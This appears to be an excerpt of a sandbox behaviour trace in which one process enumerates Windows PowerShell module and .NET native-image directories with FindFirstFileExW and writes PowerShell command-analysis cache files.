Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3dfa0, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e098, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e098, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#*, 0, ba399b8, 0, 0, 0) Return: adf6b48	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, ba39078, 0, 0, 0) Return: adf6c08	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, ba39078, 0, 0, 0) Return: adf6988	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, ba38468, 0, 0, 0) Return: adf6e48	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, ba38020, 0, 0, 0) Return: adf7088	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, ba38c58, 0, 0, 0) Return: adf7788	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.Net\assembly\GAC_MSIL\Microsoft.Windows.Appx.PackageManager.Commands*, 0, ba3b2fc, 0, 0, 0) Return: adf7548	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3dfa0, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e098, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3dfa0, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e098, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e190, 0, 0, 0) Return: adf7108	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e098, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e098, 0, 0, 0) Return: adf7148	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e098, 0, 0, 0) Return: adf7148	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e098, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e098, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: adf7208	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3dfa0, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7188	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e098, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7108	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e098, 0, 0, 0) Return: adf7648	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: adf71c8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7388	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7108	732	844
